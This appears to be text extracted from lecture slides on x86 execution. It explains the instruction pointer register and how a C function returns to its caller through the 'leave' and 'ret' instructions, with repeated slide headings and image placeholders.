
# INSTRUCTIONS THEMSELVES ARE IN MEMORY




# INSTRUCTIONS THEMSELVES ARE IN MEMORY



# INSTRUCTIONS THEMSELVES ARE IN MEMORY




# INSTRUCTIONS THEMSELVES ARE IN MEMORY




← %eip  
Instruction pointer register  
(EIP) containing the address of  
the *instruction to be executed*


# INSTRUCTIONS THEMSELVES ARE IN MEMORY



# INSTRUCTIONS THEMSELVES ARE IN MEMORY



# INSTRUCTIONS THEMSELVES ARE IN MEMORY



# RETURNING FROM FUNCTIONS

```
int main()
```


```
{
```

```
...
```

```
func("Hey", 10, -3);
```

... **Q: How do we resume here?**

```
}
```



# RETURNING FROM FUNCTIONS

```
int main()
```


```
{
```

```
...
```

```
func("Hey", 10, -3);
```

... **Q: How do we resume here?**

```
}
```



# RETURNING FROM A FUNCTION

In C


```
return;
```

In compiled assembly

```
leave:  mov %esp %ebp  
        pop %ebp  
ret:    pop %eip
```

Current stack frame

Caller's stack frame



# RETURNING FROM A FUNCTION

In C

